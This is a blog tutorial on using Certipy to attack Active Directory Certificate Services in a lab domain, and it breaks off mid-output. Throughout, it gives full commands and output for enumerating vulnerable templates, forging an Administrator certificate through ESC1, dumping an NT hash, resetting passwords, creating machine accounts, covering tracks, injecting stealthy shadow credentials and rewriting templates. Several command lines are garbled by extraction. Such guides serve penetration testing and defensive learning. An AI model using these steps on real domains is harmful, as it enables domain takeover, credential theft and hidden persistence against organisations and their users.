# A Detailed Guide on Certipy

hackingarticles.in/a-detailed-guide-on-certipy

Raj June 10, 2025


In this **Certipy Active Directory Exploitation** guide, we explore how to use Certipy—an offensive and defensive toolkit designed for Active Directory Certificate Services (AD CS)—to enumerate misconfigurations and abuse CA templates. Whether you're targeting ESC1 to ESC16 attack vectors or forging certificates for privilege escalation and persistence, this article will take you step-by-step through the necessary stages—from identifying vulnerable templates to gaining domain authentication.

## Table of Content



## Overview of Certipy

**Certipy** is a specialized tool designed to identify and exploit weaknesses in **Active Directory Certificate Services (ADCS)**. While ADCS plays a critical role in enabling certificate-based authentication and encryption in Windows environments, misconfigurations and overly permissive templates can turn it into a high-impact attack vector.

Attackers and red teamers can use Certipy to discover these misconfigurations, escalate privileges, impersonate users, and gain **persistent domain access** without ever needing a password. This is achieved through various known abuse paths, often categorized as **ESC1–ESC16**, which align to specific vulnerabilities in template design, permissions, and CA trust models

Key Certipy Commands and Techniques utilize Certipy to identify these misconfigurations, escalate privileges, impersonate users, and gain persistent domain access without requiring.

Certipy supports multiple commands, each mapped to specific ADCS attack paths:

- **find** – Enumerates AD CS configuration to identify Certificate Authorities, templates, and potential ESC vulnerabilities for auditing or attack preparation.
- **account** – Manages user or computer account attributes for certificates, enabling actions like setting SPNs, UPNs, or creating machine accounts for advanced certificate-based attacks.
- **req** – Request a certificate from a CA, specify template and CA name, use alternate credentials, supports RPC, DCOM, or HTTP(S), attackers use certipy req to exploit templates for impersonation
- **auth** – Authenticate using a certificate (PFX) for domain access via Kerberos PKINIT or Schannel to LDAP, retrieving a TGT and NTLM hash.
- **shadow** – Perform Shadow Credentials attack to create a certificate-linked credential on a user, allowing authentication via certificate.
- **Template** – Manage Certificate Template objects in AD by dumping, modifying, and restoring template configurations, useful for scenarios like ESC4.
- **ca** – Manage CA settings to enable/disable templates, approve/deny requests, and add/remove CA managers.
- **forge** – Forge certificates with a compromised CA's private key to create arbitrary certificates, useful for persistence if a root or subordinate CA is compromised.
- **relay** – Perform an NTLM relay attack targeting AD CS HTTP(S) or RPC endpoints to get a certificate issued for the victim, automating ESC8 and ESC11 attacks.

### Why These Techniques Work

These techniques don't rely on code exploits but on misuse of trust and weak policies:

- **CA trusts authentication, not true identity** – If the request looks valid, a certificate may be issued to an attacker.
- **Template misconfigurations** – Allow client authentication and SAN control, enabling impersonation.
- **Shadow credentials** – Inject alternate credentials invisibly, bypassing passwords and MFA.
- **Cert-based auth bypasses passwords** – Grants domain logon without needing the target's password.
- **Powerful CA roles** – Certificate Officers and CA Admins can issue certs for anyone, risking domain takeover.

## ADCS Key Concepts

ADCS is a cornerstone of identity verification and secure communication (e.g., smart cards, TLS, VPN access, email encryption), it also represents a **high-value target for attackers**. This is because ADCS is deeply integrated with Active Directory and is **implicitly trusted** throughout the domain.

Why ADCS is an Attack Surface

Misconfigurations in **certificate templates** or **CA settings** can enable various attack vectors:

- **Certificate Templates**: Misconfigured templates can allow low-privileged users to request certificates for **privileged accounts** (ESC1).
- **Web Enrollment**: Exposing the AD CS interface (/certsrv) over HTTP with NTLM enabled can be exploited for **NTLM relay attacks** (ESC8).
- **Shadow Credentials**: Improper handling of **keyCredentialLink** allows **persistence techniques** that survive password changes (ESC9/10).
- **Escalation Certificates (ESC)**: Attackers can exploit patterns of misuse such as misconfigured SANs (ESC1), NTLM relay (ESC8), and shadow credentials (ESC9/10) for domain compromise.

## Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT.
- Domain must have Active Directory Certificate Services and Certificate Authority configured with the Web Enrollment role enabled.
- Kali Linux packed with tools
- Tools: certipy-ad, PetitPotam

We don’t need zero-days when ADCS is misconfigured. A flawed certificate template can lead to full domain compromise, much like a Remote Code Execution exploit, but using native tools and legitimate protocols.

Tools like **Certipy** uncover these hidden privilege escalations and trust-based vulnerabilities within ADCS.

Now that we have a solid understanding of **Active Directory Certificate Services (ADCS)** and the abuse pathways of **ESC** techniques, it’s clear how misconfigured trust settings make ADCS a prime target for attackers.

With these vulnerabilities in mind, let’s proceed and exploit them in practice using **certipy-ad**.

## Finding Vulnerable Templates

Let’s begin by identifying the weak spots. Vulnerable templates often allow any authenticated user to automatically enroll for client-auth certificates.

1 -dc-ip 192.168.1.20 -target-ip 192.168.1.20 -vulnerable -enable -stdout
This command scans the CA for certificate templates with misconfigurations that enable privilege escalation, such as **ESC1**-type abuses.

```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u raj -p Password@1 -dc-ip 192.168.1.20 -target-ip 192.168.1.20 -vulnerable -enable -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Finding issuance policies
[*] Found 23 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'ignite-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'ignite-DC01-CA'
[*] Checking web enrollment for CA 'ignite-DC01-CA' @ 'DC01.ignite.local'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
```

Vulnerable templates typically exhibit characteristics such as **Client Authentication EKU**, **“Supply in Request” SAN**, **Auto-issue** without approval, and accessibility by low-privileged users, (e.g., **“sanjeet** in our case). Now, let’s see what we’ve enumerated.

This enumerates CA and templates identifying configurations supporting ESC attacks (e.g., ESC6, ESC8).

```
CA Name                             : ignite-DC01-CA
DNS Name                            : DC01.ignite.local
Certificate Subject                 : CN=ignite-DC01-CA, DC=ignite, DC=local
Certificate Serial Number           : 3FA8E4408CE1FDA5450EB3B76EFD5BF0
Certificate Validity Start          : 2025-05-28 10:07:30+00:00
Certificate Validity End            : 2030-05-28 10:17:30+00:00
Web Enrollment
  HTTP
    Enabled                         : True
  HTTPS
    Enabled                         : False
User Specified SAN                  : Enabled
Request Disposition                 : Issue
Enforce Encryption for Requests     : Disabled
Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
Permissions
  Owner                             : IGNITE.LOCAL\Administrators
  Access Rights
    Enroll                          : IGNITE.LOCAL\Authenticated Users
                                      IGNITE.LOCAL\raj
    ManageCa                        : IGNITE.LOCAL\Domain Admins
                                      IGNITE.LOCAL\Enterprise Admins
                                      IGNITE.LOCAL\Administrators
                                      IGNITE.LOCAL\raj
    ManageCertificates              : IGNITE.LOCAL\Domain Admins
                                      IGNITE.LOCAL\Enterprise Admins
                                      IGNITE.LOCAL\Administrators
[+] User Enrollable Principals      : IGNITE.LOCAL\raj
                                      IGNITE.LOCAL\Authenticated Users
[+] User ACL Principals             : IGNITE.LOCAL\raj
                                      IGNITE.LOCAL\Administrators
[!] Vulnerabilities
  ESC6                              : Enrollee can specify SAN.
  ESC7                              : User has dangerous permissions.
  ESC8                              : Web Enrollment is enabled over HTTP.
  ESC11                             : Encryption is not enforced for ICPR (RPC) requests.
```

***Note**: **This step sets the stage** for our entire attack chain. Without a vulnerable template, most subsequent exploits wouldn't be possible*.


## Examining Account Privileges

Now, let's assess what we can control. If our user (e.g., ) has the ability to read or modify sensitive attributes on another user account (e.g., **sanjeet**), we could potentially:

- Inject a shadow credential for later use
- Reset their password to escalate privileges
- Add ourselves to privileged groups for further control

To perform this, execute the following command:

1 -dc-ip 192.168.1.20 -target 192.168.1.20 -user sanjeet read
The read switch in Certipy allows to retrieve and view attributes of **sanjeet's** account, such as cn, sAMAccount and other sensitive information, which could be leveraged for privilege escalation or further exploitation.





## Manipulating Accounts

Having confirmed our permissions, we act. We can now use these commands to show how we or administrators can manipulate accounts:

### Update passwords

This command allows the **Administrator** to authenticate and reset **sanjeet's** password to **Password@12** on the specified Domain Controller (192.168.1.20), enabling privilege escalation or control over the **sanjeet** account for further exploitation.


certipy-ad account -u Administrator -p Password@1 -dc-ip 192.168.1.20 -target 192.168.1.20 -user sanjeet -pass Password@12 update
Once elevated (e.g., via ESC1), we can reset passwords for any domain user, including admins, enabling instant account hijacking, control over multiple accounts, and strategic lateral movement.



### Create accounts (e.g., computer accounts to abuse ESC8)

This command lets create a new machine account, **BADPC**, with the password **Password@2** on the Domain Controller at **192.168.1.20**. Machine accounts can be exploited for **NTLM relay attacks** (ESC8) or for persistence, aiding in privilege escalation and maintaining access.


1 -dc-ip 192.168.1.20 -target 192.168.1.20 -user BADPC -pass Password@2 create Machine accounts, often authorized to enroll in domain computer templates, can be exploited by us to abuse **ESC8** for NTLM relay, request certificates via machine-based templates, or pivot to **DCSync** using domain controller template access.




### Delete accounts

This command Deletes the BADPC machine account after use.

certipy-ad account -u Administrator -p Password@1 -dc-ip 192.168.1.20 -target 192.168.1.20 -user BADPC delete
Useful for covering tracks after using the account to relay NTLM authentication (**ESC8**), shadow a machine, or obtain a certificate via auto-enrollment.




## Requesting Certificates

Then, we exploit the vulnerable certificate template previously discovered during our enumeration phase. Here, we request a certificate **as the Domain Administrator**, embedding their UPN and SID. The CA, due to poor template controls, **signs the cert without verification**.

1 -dc-ip 192.168.1.20 -target 192.168.1.20 -ca ignite-DC01-CA -template ESC1 -upn 'administrator@ignite. local' -sid 'S-1-5-21-2876727035-1185539019-1507907093-500
If Successful, we now have a legitimate certificate impersonating a privileged identity.

```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u raj -p Password@1 -dc-ip 192.168.1.20 -target 192.168.1.20 -ca ignite-DC01-CA -template ESC1
 -upn administrator@ignite.local -sid S-1-5-21-2876727035-1185539019-1507907093-500
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@ignite.local'
[*] Certificate object SID is 'S-1-5-21-2876727035-1185539019-1507907093-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

## Authenticating via Certificate

With the issued .pfx certificate impersonating the Domain Administrator, we use Kerberos PKINIT for certificate-based authentication, bypassing the admin's password. Signed by a trusted CA and containing the admin's identity, the domain controller accepts it as legitimate, granting full administrative access and marking a key point for privilege escalation.

certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.20
This dumps the NTLM hash, you can use it for further exploitation.

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.20
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@ignite.local'
[*]     SAN URL SID: 'S-1-5-21-2876727035-1185539019-1507907093-500'
[*]     Security Extension SID: 'S-1-5-21-2876727035-1185539019-1507907093-500'
[*] Using principal: 'administrator@ignite.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
```

In our Case we use this command to shows that we can use a known NTLM hash (e.g., ) to authenticate to AD and check permissions on the **Administrator** account, potentially revealing if they can modify account properties, inject shadow credentials (**ESC10**), or reset passwords, making it a key technique when password hashes are more accessible than cleartext credentials.

192.168.1.20 -user 'administrator' read

```
┌──(root㉿kali)-[~]
└─# certipy-ad account -u raj -hashes 64fbae31cc352fc26af97cbdef151e03 -dc-ip 192.168.1.20 -user 'administrator' read
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'Administrator':
    cn                                  : Administrator
    distinguishedName                   : CN=Administrator,CN=Users,DC=ignite,DC=local
    name                                : Administrator
    objectSid                           : S-1-5-21-2876727035-1185539019-1507907093-500
    sAMAccountName                      : Administrator
    userAccountControl                  : 66048
    whenCreated                         : 2025-05-28T10:02:09+00:00
    whenChanged                         : 2025-06-10T07:52:43+00:00
```

## Managing Shadow Credentials

After achieving elevated access through certificate abuse (e.g., ESC1), we now shift focus from escalation to **persistence**. Shadow credentials allow us to inject alternate login credentials into another user's account without altering their password or triggering

typical detection mechanisms.

These credentials reside in the **msDS-KeyCredentialLink** attribute and are used during **Kerberos PKINIT** login. They are durable, stealthy, and extremely effective for maintaining long-term access.

Then, we consolidate our foothold by adding shadow credentials to user **shivam in our case** through manipulation of their **msDS-KeyCredentialLink** attribute. This allows us to log in as **shivam** without accessing their credentials, and the shadow credentials persist through password resets, providing a stealthy, long-term persistence method.

***Note**: This technique (ESC9/10) is highly stealthy, bypasses most traditional detections, and remains persistent even after password resets unless specifically removed.*

1 -dc-ip 192.168.1.20 -account shivam add
This Injects a new certificate-based credential into the msDS-KeyCredentialLink of user shivam. Once added, this key enables **passwordless authentication** as shivam, using certificate-based login methods.

```
┌──(root㉿kali)-[~]
└─# certipy-ad shadow -u raj -p Password@1 -dc-ip 192.168.1.20 -account shivam add
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'shivam'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '528c42e7-1395-e86c-4b06-fffd9758fe6b'
[*] Adding Key Credential with device ID '528c42e7-1395-e86c-4b06-fffd9758fe6b' to the Key
[*] Successfully added Key Credential with device ID '528c42e7-1395-e86c-4b06-fffd9758fe6b
[*] Saving certificate and private key to 'shivam.pfx'
[*] Saved certificate and private key to 'shivam.pfx'
```

***Note**: This is central to **ESC10** abuse, where injecting a certificate key into another user's account eliminates the need for password theft or resets, with shadow credentials persisting across password changes and evading standard monitoring tools unless specifically checked.*

### List Existing Shadow Credentials

This command Lists all device IDs associated with shadow credentials currently tied to shivam.

1 -dc-ip 192.168.1.20 -account shivam list


```
┌──(root㉿kali)-[~]
└─# certipy-ad shadow -u raj -p Password@1 -dc-ip 192.168.1.20 -account shivam list
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'shivam'
[*] Listing Key Credentials for 'shivam'
[*] DeviceID: 528c42e7-1395-e86c-4b06-fffd9758fe6b | Creation Time (UTC): 2025-06-10 15:44:0
```

***Note**: This is valuable for both attackers, who may check for previous access or avoid duplicates, and defenders, who can enumerate persistence methods added after a compromise, aligning with real-world forensic needs in red and blue team operations.*

## Inspect Specific Shadow Credential

This command displays detailed metadata about a specific shadow credential associated with shivam, including the device ID, issuer, and when it was added.

1 -dc-ip 192.168.1.20 -account shivam -device-id 528c42e7-1395-e86c-4b06-fffd9758fe6b info





***Note**: This reveals if the credential was recently injected, the method used, and the attacker, which is crucial for understanding access patterns and building a forensic timeline during incident response.*

## Remove a Shadow Credential

This command Removes the specified shadow credential from shivams's account. And also verifies if any specific shadow credential associated with shivam


1 -dc-ip 192.168.1.20 -account shivam -device-id 528c42e7-1395-e86c-4b06-fffd9758fe6b clear
1 -dc-ip 192.168.1.20 -account shivam -device-id 528c42e7-1395-e86c-4b06-fffd9758fe6b info



***Note**: Shadow credentials are used for post-exploitation clean-up, bypassing password resets or MFA revocation, making removal the only way to revoke access and emphasizing the need for defenders to detect them.*

Now verifying if any device IDs associated with shadow credentials currently tied to shivam. If any will get removed with the command shown below.


1 -dc-ip 192.168.1.20 -account shivam list
1 -dc-ip 192.168.1.20 -account shivam -device-id d867fd89-9bf7-6831-fc13-adf40d60b014 remove
This confirms the removal of specified shadow credential from shivams's account.




## Automate Add → Use → Remove (Stealth Access)

This command performs a stealth access chain in one command: adds a shadow credential, authenticates with it, then deletes it immediately.

1 -dc-ip 192.168.1.20 -account shivam auto




***Note**: Perfect for stealthy red team ops or attackers, it leaves no password logs or certificate records, making detection hard without specific shadow checks.*


## Modifying Templates & CA

After gaining certificate-based access. We take control of the Certificate Authority (CA), restore vulnerable templates, add ourselves as certificate officers, and manipulate templates like ESC4. With full CA backups and control, we don't just exploit the system. But we manage and automate a persistent attack surface.

### Backup a Template Configuration

This command Saves the current configuration of the ESC4 template to a local JSON file.

1 -dc-ip 192.168.1.20 -template ESC4 -save-configuration backup.json
This allows us to back up the template's state, either for safe restoration later or to set it up for malicious modification.




### Overwrite with Default Configuration

This command replaces the ESC4 template's settings with a **default configuration**.

1 -dc-ip 192.168.1.20 -template ESC4 -write-default-configuration
This is useful for weakening hardened templates, reintroducing vulnerabilities (like "enrollee-supplied SAN"), or resetting them to allow attacker-issued certificates (e.g., ESC4-style abuse).


Let's quickly review the Certificate Authority (CA) template and how misconfigurations, like those seen in ESC1 and ESC4, can introduce vulnerabilities:

```
Template Name                       : ESC4
Display Name                        : ESC4
Certificate Authorities             : ignite-DC01-CA
Enabled                             : True
Client Authentication               : True
Enrollment Agent                    : False
Any Purpose                         : False
Enrollee Supplies Subject           : True
Certificate Name Flag               : EnrolleeSuppliesSubject
Private Key Flag                    : ExportableKey
Extended Key Usage                  : Client Authentication
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Schema Version                      : 2
Validity Period                     : 1 year
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 2048
Template Created                    : 2025-06-03T20:46:36+00:00
Template Last Modified              : 2025-06-10T16:00:06+00:00
Permissions
  Object Control Permissions
    Owner                           : IGNITE.LOCAL\Administrator
    Full Control Principals         : IGNITE.LOCAL\Authenticated Users
    Write Owner Principals          : IGNITE.LOCAL\Authenticated Users
    Write Dacl Principals           : IGNITE.LOCAL\Authenticated Users
[+] User Enrollable Principals      : IGNITE.LOCAL\Authenticated Users
[+] User ACL Principals             : IGNITE.LOCAL\Authenticated Users
[!] Vulnerabilities
  ESC1                              : Enrollee supplies subject and template
  ESC4                              : User has dangerous permissions.
```



### Apply a Modified or Backdoored Template

This command overwrites the template using the saved JSON from earlier. The -no-save flag ensures that the overwrite is silent and doesn't re-back up the current version.

1 -dc-ip 192.168.1.20 -template ESC4 -write-configuration backup.json -no-save


```
┌──(root㉿kali)-[~]
└─# certipy-ad template -u raj -p Password@1 -dc-ip 192.168.1.20 -template ESC4 -write-configuration backup.json -no-save
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Replacing:
